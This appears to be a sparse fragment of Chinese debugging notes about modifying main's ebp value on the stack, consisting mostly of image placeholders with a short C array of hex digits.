
调试a1后，修改main的ebp值





栈




char code[]=
"0123456789abcdef" ;







栈



